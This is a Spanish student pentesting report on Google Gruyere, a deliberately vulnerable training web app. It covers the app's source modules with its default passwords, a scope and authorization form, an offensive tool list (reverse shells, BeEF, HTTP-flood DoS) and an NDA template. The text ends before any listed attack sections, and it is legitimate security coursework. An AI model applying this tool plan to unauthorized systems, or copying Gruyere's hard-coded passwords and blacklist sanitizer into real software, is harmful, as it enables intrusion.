



# PROYECTO 1<sup>a</sup> EVALUACIÓN

## Descripción breve

Proyecto de prueba de pentesting a la aplicación web Google Gruyere

Alesander Martinez Seijo

## Contenido

1. Introducción .....	4
2. Documentación .....	10
1- Introducción .....	10
2- Descripción de la empresa .....	10
3- Planteamiento del problema .....	10
4- Objetivo general.....	11
5- Formulario de autorización de pentesting.....	11
6- Tipos de pruebas .....	12
7- Restricciones y conformidades .....	13
8- Acuerdo de confidencialidad.....	14
ACUERDO DE CONFIDENCIALIDAD Y SECRETO.....	14
3.1 Obligaciones Alesander S.L.....	15
3.2 Exclusiones .....	15
3.3 Derechos de propiedad .....	15
3.4 Vigencia .....	16
3.5 Legislación aplicable.....	16
3.6 CLÁUSULA PENAL .....	16
3.7 CONFIDENCIALIDAD DEL ACUERDO .....	17
3.8 MODIFICACIÓN O CANCELACIÓN .....	17
3.8 JURISDICCIÓN.....	17
3. Recopilación de información (OSINT) .....	18
a) Bruce Leban ->.....	18
b) Mugdha Bendre ->.....	32
c) Parisa Tabriz .....	40
d) Análisis de la página: <a href="https://google-gruyere.appspot.com/">https://google-gruyere.appspot.com/</a> -> .....	55
4. Instalación y configuración del contorno.....	62
5. Análisis de la aplicación con herramientas automáticas: .....	82
a) Descubrimiento del equipo .....	82
1. NMAP -> .....	82
2. Netdiscover -> .....	83

3.	Reconnoitre -> .....	84
b)	Acunetix.....	86
c)	ZAP .....	102
d)	Burp Suite.....	117
e)	SkipFish.....	124
6.	Pruebas de concepto (POC).....	128
a)	XSS -> .....	128
i.	File Upload XSS -> .....	128
ii.	XSS Reflejado ->.....	138
iii.	Xtored XSS .....	149
b)	Manipulación del estado del cliente .....	153
i.	Elevación de privilegios ->.....	153
ii.	Manipulación de cookies -> .....	156
c)	Falsificación de solicitudes entre sitios (XSRF/CSFR) .....	162
d)	Inclusión de secuencias de comandos entre sitios (XSSI) .....	168
e)	Path Transversal.....	172
f)	Negación de servicio -> .....	184
i.	DoS – Salir del servidor.....	185
ii.	DoS – Sobrecarga del servidor .....	192
g)	Code execution.....	199
h)	XSS to RCE.....	204
•	Forma 1 -> .....	204
•	Forma 2-> .....	207
i)	Reverse shell: .....	208
7.	Defensa.....	229
A)	File Upload XSS ->.....	229
B)	XSS Reflejado ->.....	233
C)	Xtored XSS .....	234
D)	Elevación de privilegios ->.....	240
E)	Manipulación de cookies -> .....	240
F)	Falsificación de solicitudes entre sitios (XSRF/CSFR) .....	243
G)	Inclusión de secuencias de comandos entre sitios (XSSI) .....	246
H)	Path Transversal.....	246
I)	Negación de servicio -> .....	251
J)	Code execution.....	255
K)	Otras recomendaciones -> .....	256

8.	I+D+I .....	257
a)	DOS.....	257
-	Explicación Flood HTTP -> .....	257
-	Ataque de DoS HTTP Flood con PyFlooder: .....	258
-	Ataque DoS HTTP Flood con Golang-httpflood:.....	260
9.	Informe de auditoria .....	263
a)	Informe ejecutivo.....	263
b)	Informe técnico.....	267
	XSS -> .....	267
	Elevación de privilegios y Manipulación de cookies -> .....	269
	XSRF/CSFR-> .....	271
	XSSI->.....	273
	Path Transversal->.....	274
	DoS-> .....	279
	File Upload -> .....	280
	Otros Ataques: .....	283

## 1. Introducción

Voy a explicar que aplicación web voy a usar y cómo funciona.


En mi caso voy a usar Google Gruyere.

Este sitio web imita los principios de una red social muy básica, donde puedes crear un perfil de usuario (nombre, foto, mensaje anclado y sitio web...) administrarlo y publicar algunos mensajes cortos (fragmentos en este caso), por lo que tiene sentido como material de estudio.

La página se así cuando se inicia por primera vez (se creará un número de sesión específico por cada vez que se inicia el servidor):



Así es como se ve la página de inicio de sesión:



Acerca de los fragmentos: Es la palabra habitual que utiliza Google para resaltar un texto de resumen en un resultado del buscador de Google. En este contexto, un fragmento se refiere a un pequeño fragmento de texto agregado como una etiqueta, después de un nombre usuario.

Ahora vamos a ver el contenido de Google gruyere:

The screenshot shows a Sublime Text window with the title bar "C:\Users\Alesander\Downloads\Compressed\gruyere-code\secret.txt (gruyere-code) - Sublime Text". The menu bar includes File, Edit, Selection, Find, View, Goto, Tools, Project, Preferences, and Help. The left sidebar is titled "FOLDERS" and lists the project structure:

```
gruyere-code
└── resources
    ├── base.css
    ├── cheese.png
    ├── dump.gtl
    ├── editprofile.gtl
    ├── error.gtl
    ├── favicon.ico
    ├── feed.gtl
    ├── home.gtl
    ├── lib.js
    ├── login.gtl
    ├── manage.gtl
    ├── menubar.gtl
    ├── newaccount.gtl
    ├── newsnippet.gtl
    ├── showprofile.gtl
    ├── snippets.gtl
    ├── upload.gtl
    └── upload2.gtl

    ├── data.py
    ├── gruyere.py
    ├── gtl.py
    └── README


    secret.txt
```

The main editor area contains the file "secret.txt" with the content "Cookie!". The status bar at the bottom shows "Line 1, Column 1" and "Plain Text".

Ahora voy a explicar los módulos de Gruyere:

a) Data.py

Almacena los datos predeterminados en la base de datos. Hay una cuenta de administrador y tres usuarios predeterminados:



```

DebianGruyerePentesting [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Actividades Editor de textos 11 de feb 19:45
Abrir Guardar
data.py
~/Escritorio/gruyere/gruyere
1 # -*- coding: utf-8 -*-
2 """Gruyere - Default data for Gruyere, a web application with holes.
3
4 Copyright 2017 Google Inc. All rights reserved.
5
6 This code is licensed under the https://creativecommons.org/licenses/by-nd/3.0/us/
7 Creative Commons Attribution-No Derivative Works 3.0 United States license.
8
9 DO NOT COPY THIS CODE!
10
11 This application is a small self-contained web application with numerous
12 security holes. It is provided for use with the Web Application Exploits and
13 Defenses codelab. You may modify the code for your own use while doing the
14 codelab but you may not distribute the modified code. Brief excerpts of this
15 code may be used for educational or instructional purposes provided this
16 notice is kept intact. By using Gruyere you agree to the Terms of Service
17 https://www.google.com/intl/en/policies/terms/
18 """
19
20 __author__ = 'Bruce Leban'
21
22 # system modules
23 import copy
24
25 DEFAULT_DATA = {
26     'administrator': {
27         'name': 'Admin',
28         'pw': 'secret',
29         'is_author': False,
30         'is_admin': True,
31         'private_snippet': 'My password is secret. Get it?',
32         'web_site': 'https://www.google.com/contact/',
33     },
34     'cheddar': {
35         'name': 'Cheddar Mac',
36         'pw': 'orange',
37         'is_author': True,
38         'is_admin': False,
39         'private_snippet': 'My SSN is <a href="https://www.google.com/' +
40                         'search?q=078-05-1120">078-05-1120</a>.',
41         'web_site': 'https://images.google.com/?q=cheddar+cheese',
42         'color': 'blue',
43         'snippets': [
44             'Gruyere is the cheesiest application on the web.',
45             'I wonder if there are any security holes in this....'
46         ],
47     },
48     'sardo': {

```

Python ▾ Anchura del tabulador: 8 ▾ Ln 80, Col 3 ▾ INS

### b) gruyere.py

Es el servidor web de Gruyere.

El código permite configurar un servidor local con las funcionalidades necesarias (creación de un directorio de trabajo, instalación de base de datos, gestión de cookies, respuestas URL/HTML, gestión del perfil de usuario, carga de datos/archivos).

El código tiene comentarios para ayudar a comprender la lógica:

c) gtl.py:

Gruyere Template Language (GTL) es un nuevo lenguaje de plantillas y, como sus hermanos, como Django, ayuda a crear páginas web de manera más eficiente. La documentación para GTL se puede encontrar directamente en [gruyere/gtl.py](#):

```

22 import cgi
23 import logging
24 import operator
25 import os
26 import pprint
27 import sys
28
29 # our modules
30 import gruyere
31 import sanitize
32
33
34 def ExpandTemplate(template, specials, params, name=''):
35     """Expands a template.
36
37     Args:
38         template: a string template.
39         specials: a dict of special values.
40         params: a dict of parameter values.
41         name: the name of the _this object.
42
43     Returns:
44         the expanded template.
45
46     The template language includes these block structures:
47
48     [[include:<filename>]] ... [[/include:<filename>]]
49         Insert the file or if the file cannot be opened insert the contents of
50         the block. The path should use / as a separator regardless of what
51         the underlying operating system is.
52
53     [[for:<variable>]] ... [[/for:<variable>]]
54         Iterate over the variable (which should be a mapping or sequence) and
55         insert the block once for each value. Inside the loop _key is bound to
56         the key value for the iteration.
57
58     [[if:<variable>]] ... [[/if:<variable>]]
59         Expand the contents of the block if the variable is not 'false'. There
60         is no else; use [[if:!<variable>]] instead.
61
62     Note that in each case the end tags must match the begin tags with a
63     leading slash. This prevents mismatched tags and makes it easier to parse.
64
65     The variable syntax is:
66
67     {{<field>[.<field>]*[:<escaper>]}}
68
69     where <field> is:
70

```

Python ▾ Anchura del tabulador: 8 ▾ Ln1, Col1 ▾ INS


#### d) sanitize.py:

Es el módulo de Gruyere encargado para desinfectar el HTML, para proteger la aplicación de agujeros de seguridad.

El saneamiento HTML es el proceso de examinar un documento HTML y producir uno nuevo que conservar solo las etiquetas designadas como seguras y deseadas.

El saneamiento de HTML se puede utilizar para protegerse contra ataques como secuencias de comandos entre sitios (XSS) mediante el saneamiento de cualquier código HTML enviado por el usuario.

Por ejemplo, las etiquetas como <script< normalmente se eliminan durante el proceso de desinfección. El proceso generalmente se basa en una lista blanca de etiquetas permitidas y una lista negra de etiquetas no permitidas, en este caso aquí están las etiquetas permitidas, y no permitidas:



```

DebianGruyerePentesting [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Actividades Editor de textos 11 de feb 19:42
Abrir Guardar
sanitize.py
~/Escritorio/gruyere/gruyere
54     processed += before + _SanitizeTag(tag)
55     s = after
56     return processed
57
58
59
60 TAG_RE = re.compile(r'<(.?)(\s|>)') # matches the start of an html tag
61
62
63 def _SanitizeTag(t):
64     """Sanitizes a single html tag.
65
66     This does both a 'whitelist' for
67     the allowed tags and a 'blacklist' for the disallowed attributes.
68
69     Args:
70         t: a tag to sanitize.
71
72     Returns:
73         a safe tag.
74     """
75     allowed_tags = [
76         'a', 'b', 'big', 'br', 'center', 'code', 'em', 'h1', 'h2', 'h3',
77         'h4', 'h5', 'h6', 'hr', 'i', 'img', 'li', 'ol', 'p', 's', 'small',
78         'span', 'strong', 'table', 'td', 'tr', 'u', 'ul',
79     ]
80     disallowed_attributes = [
81         'onblur', 'onchange', 'onclick', 'ondblclick', 'onfocus',
82         'onkeydown', 'onkeypress', 'onkeyup', 'onload', 'onmousedown',
83         'onmousemove', 'onmouseout', 'onmouseup', 'onreset',
84         'onselect', 'onsubmit', 'onunload'
85     ]
86
87     # Extract the tag name and make sure it's allowed.
88     if t.startswith('</'):
89         return t
90     m = TAG_RE.match(t)
91     if m is None:
92         return t
93     tag_name = m.group(1)
94     if tag_name not in allowed_tags:
95         t = t[:m.start(1)] + 'blocked' + t[m.end(1):]
96
97     # This is a bit heavy handed but we want to be sure we don't
98     # allow any to get through.
99     for a in disallowed_attributes:
100        t = t.replace(a, 'blocked')
101    return t

```

Python ▾ Anchura del tabulador: 8 ▾ Ln 84, Col 41 ▾ INS

CTRL DERECHA .

El directorio de recurso contiene todo el código CSS, las imágenes, los archivos de plantilla y una biblioteca de JavaScript.

## 2. Documentación

### 1- Introducción.

La seguridad informática es un área que ha estado cobrando mayor importancia dentro de las organizaciones que usan las tecnologías de la información y la comunicación para realizar sus actividades (comerciales, financieras, sociales) y la preocupación por este campo va en aumento ya que hay miles de maneras de sabotear una red informática, sus dispositivos de comunicación, aplicaciones, bases de datos. Los propósitos pueden ser muy variados: robo de información, sabotaje, espionaje, diversión, para probar nuevas técnicas o casi por cualquier motivo.

Para esto se usa una prueba de pentesting, que es una herramienta de diagnóstico que revela la manera de operar de un intruso para lograr el acceso no autorizado a los sistemas de información en otras palabras se simula un ataque tal como lo haría un cibercriminal.

Este proyecto explorará la capacidad de la aplicación web Google Gruyere, usando las herramientas necesarias y soportadas por una aplicación web.

### 2- Descripción de la empresa

La empresa para la que voy realizar esta prueba de pentesting es Google, concretamente el departamento de seguridad de codelabs, los encargados de realizar esta aplicación web: Google Gruyere.

Esta parte de la empresa tiene 10 empleados, fuimos contactados por la gerente de seguridad, Eva Lorenzo Casado.

En cuanto a la aplicación web, cuenta de este usuario en la versión que nos proporciona Google, que es una versión para probar en una máquina local, y así que no haya problemas en la aplicación web, producidos colateralmente por el pentesting.

Esta aplicación trae estos usuarios y contraseñas:

- Nombre de usuario Administrador, contraseña secret.
- Nombre de usuario cheddar, contraseña Orange
- Nombre de usuario sardo, contraseña odras
- Nombre de usuario brie, contraseña brie

### 3- Planteamiento del problema

La empresa Google y yo como Alesander S.L, llegamos a un acuerdo para realizar una prueba de pentesting a su página web, con motivo de comprobar la seguridad de esta

página, esta necesidad surge de tener que cumplir con la normativa europea GDPR que entró en vigor en mayo de 2018, y en España la Ley Orgánica 3/2018, de 5 de diciembre, de Protección de datos Personales y garantía de los derechos digitales.

#### 4- Objetivo general

Realizar un pentesting a la aplicación web de Google Gruyere, utilizando las herramientas descritas continuación:

- Una máquina Kali Linux con la IP: 192.168.1.148.
- Programa para encontrar vulnerabilidades Acunetix.
- Programa para encontrar vulnerabilidades Burp Suite, y usado también como proxy de interceptación.
- Programa para encontrar vulnerabilidades ZAP.
- Skipish script para encontrar vulnerabilidades.
- Programa para reconocimiento de equipos en la red NMAP.
- Programa para reconocimiento de equipos en la red Netdiscover.
- Programa para reconocimiento y análisis de equipos en la red Reconnoitre.
- Ataque DoS HTTP flood, con Golang-httpflood y PyFlooder.
- Netcat, programa para generar un socket para comunicarse con el equipo en donde corre la aplicación web.
- Villain, programa para generar shells reversas y bind shells.
- Script de Python JSshell, que tiene como propósito crear un Shell reversa con JavaScript, para poder tener control sobre el navegador.
- Beef-XSS, que es un framework de explotación del navegador.
- Shellreator, sirve para generar shells

Generar un informe de auditoría y documentación detallada sobre el pentesting, vulnerabilidades y como defenderse, procedimientos para acceder a esas vulnerabilidades, escaneos de vulnerabilidades, instalación del contorno para realizar el pentesting.

Este informe de auditoría constará de dos partes, un informe ejecutivo y uno técnico.

También se realizará una memoria con todo el proceso.

#### 5- Formulario de autorización de pentesting.

**Cliente:** Google.

**Nombre:** Eva Lorenzo Casado.

**Puesto:** Gerente del área de ciberseguridad.

**Fecha:** 25/02/2023

Autoriza a Alesander S.L para llevar a cabo actividades de verificación de seguridad de las aplicaciones y sistemas que se describirán a continuación:

- Ámbitos de pruebas de penetración:

Prueba de penetración en la aplicación web de Google Gruyere, esta prueba no será en el servidor si no será dada una versión local de esa máquina para poder hacer las pruebas sin que la web tenga algún tipo de problema, la máquina en que correrá este sistema será puesta por la empresa Alesander S.L.

Están es la IP y MAC con que llevaré a cabo la prueba:

- Condiciones:

Las pruebas serán en la misma red de la máquina, con la aplicación web.

Se realizará una prueba de caja gris.

Se podrán realizar pruebas ilimitadas.

- Planificación temporal:

Tendremos un tiempo desde el 1 de febrero de 2023 hasta el 28 de febrero de 2023.

En cuanto a las horas, podrán realizarse a cualquier hora.

- Teléfonos de soporte en caso de algún problema:

En caso del cliente:

Eva Lorenzo Casado, 698456123.

Correo: [eva@gmail.com](mailto:eva@gmail.com)

En caso de la empresa:

Alesander Martínez Seijo, 62207958.

Correo: [sanderfene21789@gmail.com](mailto:sanderfene21789@gmail.com)

- Documentación a entregar:

Se entregará la memoria con las pruebas realizadas, y un informe ejecutivo y otro técnico.

## 6- Tipos de pruebas

A la versión local de la página web no podrá pasar ningún tipo de problema en forma de efectos colaterales.

- La prueba de intrusión externo: se realizará desde la misma red sobre la infraestructura de la máquina, sobre todo dispositivo expuesto a internet, en este caso la máquina y la página web.
- En este caso se realizará una prueba de caja gris, en donde tendrá información parcial de la aplicación web proporcionado por la empresa.
- Se realizará escáner de vulnerabilidades con Acunetix, Burp Suite, ZAP, SkipFish.
- Reconocimiento de red con nmap, Netdiscover, red Reconnoitre.
- Ataque DoS HTTP flood, con Golang-httpflood y PyFlooder.
- Generación de Shell reversas, unos de JSshell para Shell reversa en JavaScript.
- XXS.
- File Upload XSS.
- Xtored XSS.
- XSS reflejado.
- Elevación de privilegios.
- Manipulación de cookies.
- CSRF
- Path transversal.
- DoS.
- Uso Shellreator, para generar shells.

## 7- Restricciones y conformidades

- Restricciones:

Está autorizado un periodo de prueba que abarca desde el 1 de febrero de 2023 hasta el 28 de febrero de 2023, ambos los dos incluidos.
- De conformidad con la concesión de esta autorización el cliente declara:
  - El cliente dueño de los sistemas donde se realiza la auditoria de vulnerabilidades y el suscripto tiene la autoridad adecuada para llevar a cabo las actividades de verificación de la seguridad de la aplicación.
  - El cliente ha creado una copia de seguridad completa de todos los sistemas dentro del ámbito de las pruebas de vulnerabilidades, y se ha comprometido a que el sistema de copias de seguridad permitirá al cliente restaurar los sistemas al estado pretest, aunque en este caso se trate de una versión local de la aplicación.
  - El servicio implica el uso necesario de técnicas diseñadas para detectar vulnerabilidades de seguridad, y que es posible identificar y eliminar todos los riesgos del uso de estas herramientas y técnicas.

Cualquier cambio en las limitaciones y condiciones descritas deberá realizarse por escrito y ser aceptado por las dos partes.

## 8- Acuerdo de confidencialidad

### ACUERDO DE CONFIDENCIALIDAD Y SECRETO

En.....a.....de.....de 20.....

## REUNIDOS

D./D<sup>a</sup> ..... mayor de edad, con domicilio en la  
C/..... Nº....., Localidad.....  
Provincia..... C.P..... con D.N.I....., y en representación  
de la compañía..... con CIF..... y domicilio social en..... y,

D./D<sup>a</sup> ..... mayor de edad, con domicilio en la  
C/..... Nº....., Localidad.....  
Provincia..... C.P..... con D.N.I....., y en representación  
de la compañía..... con CIF..... y domicilio social en..... y,

### Exponen

1. Que ambas partes se reconocen capacidad jurídica suficiente para suscribir el presente documento.
2. Que ambas partes desean iniciar una relación negocial y de colaboración mutua a nivel empresarial.
3. Que durante la mencionada relación las partes intercambiarán o crearán información que están interesadas en regular su confidencialidad y secreto mediante las siguientes:

### Condiciones

Se considera información confidencial toda aquella información, ya sea técnica, financiera, comercial o de cualquier otro carácter, suministrada y divulgada por la empresa cliente a Alesander S.L en relación con el alcance del contrato, mediante cualquier tipo de soporte, tangible o intangible, actualmente conocido o que posibilite el estado de la técnica en el futuro (papel, informático) o de forma verbal.

### 3.1 Obligaciones Alesander S.L

Nada más recibir la información confidencial, Alesander S.L la mantendrá en estricta confidencialidad, la utilizará solamente en relación con las pruebas de alcance, no la revelará a una tercera parte sin el previo consentimiento escrito de la empresa cliente y solo podrá revelar dicha información confidencial a los empleados de la compañía o que tengan necesidad expresa de conocerla en relación con las pruebas contratadas.

Alesander S.L no podrá copiar ni reproducir la información confidencial suministrada por la otra parte en formato o soporte alguno, excepto si ello fuera preciso con arreglo a lo previsto en el párrafo anterior. Toda copia o reproducción que se haga deberá contener el mismo sello, marca o leyenda que la original

### 3.2 Exclusiones

Las partes acuerdan que las obligaciones contenidas en este acuerdo no se aplicarán respecto a aquella información que

- Esté, o sea o llegue a ser público conocimiento sin mediar acto proveniente de Alesander S.L en contravención de los términos de este compromiso
- Deba ser difundida por imperativo de una disposición legal, contractual o judicial
- Si la información es constitutiva de delito
- Sea explícitamente identificada, de conformidad con este compromiso, como información no confidencial
- Cuya comunicación o uso sin restricciones haya sido aprobada por la empresa cliente
- Sea independientemente generada por Alesander S.L sin hacer uso de información confidencial
- Haya sido requerida por la parte receptora mediante una resolución firme por autoridades administrativas o judiciales competentes. En este caso deberá notificarse

### 3.3 Derechos de propiedad

En este acuerdo no supone la concesión expresa o implícita, de derecho alguno sobre la información confidencial que la empresa cliente suministre, salvo el que en cada caso sea otorgado expresamente en relación con el alcance del presente contrato

En consecuencia, el suministro de dicha información no podrá entenderse, en ningún caso, como concesión de patente, licencia o cualquier otro derecho de propiedad intelectual o industrial alguno, considerándose que aquella permanecerá en todo momento en el ámbito de propiedad de la empresa cliente o del tercero a quien pertenezca.

### 3.4 Vigencia

Las obligaciones previstas en la cláusula 2 permanecerán en vigor hasta que hayan transcurrido tres años contados a partir de la fecha de entrega del informe de resultados del presente contrato.

### 3.5 Legislación aplicable

Este compromiso se interpretará de conformidad con las leyes españolas, en este caso la ley de protección de datos del 2018.

La ley aplicable a nivel europeo será el Reglamento General de Protección de Datos (RGPD), de 25 mayo de 2018.

Además, la Ley Orgánica 3/2018, de 5 de diciembre, de Protección de Datos Personales y garantía de los derechos digitales, que desarrolla el RGPD y establece las bases legales para la protección de datos personales en territorio español.

Si alguna de las partes es objeto de una fusión u otro tipo de reorganización societaria, se acuerda que este compromiso será vinculante para que el suceda de acuerdo con el lay aplicable.

### 3.6 CLÁUSULA PENAL

Las partes se comprometen a cumplir con todos los términos fijados en el presente contrato, y muy especialmente aquellos relativos a las cláusulas sobre propiedad intelectual e industrial, confidencialidad y obligación de secreto.

Independientemente de las responsabilidades que pudieran derivarse del incumplimiento del presente acuerdo, así como de las eventuales indemnizaciones por daños y perjuicios de cualquier naturaleza que pudieran establecerse, el incumplimiento de estas obligaciones determinará a elección de la parte que no incumplió el contenido de los términos fijados en el presente contrato:

- a. La resolución del contrato.
- b. El abono de..... € en concepto de penalización.

### 3.7 CONFIDENCIALIDAD DEL ACUERDO

Las partes acuerdan que este acuerdo reviste el carácter de confidencial y por tanto se prohíbe su divulgación a terceros.

### 3.8 MODIFICACIÓN O CANCELACIÓN

Este acuerdo sólo podrá ser modificado con el consentimiento expreso de ambas partes, en documento escrito y mencionando la voluntad de las partes de modificar el presente acuerdo.

### 3.8 JURISDICCIÓN.

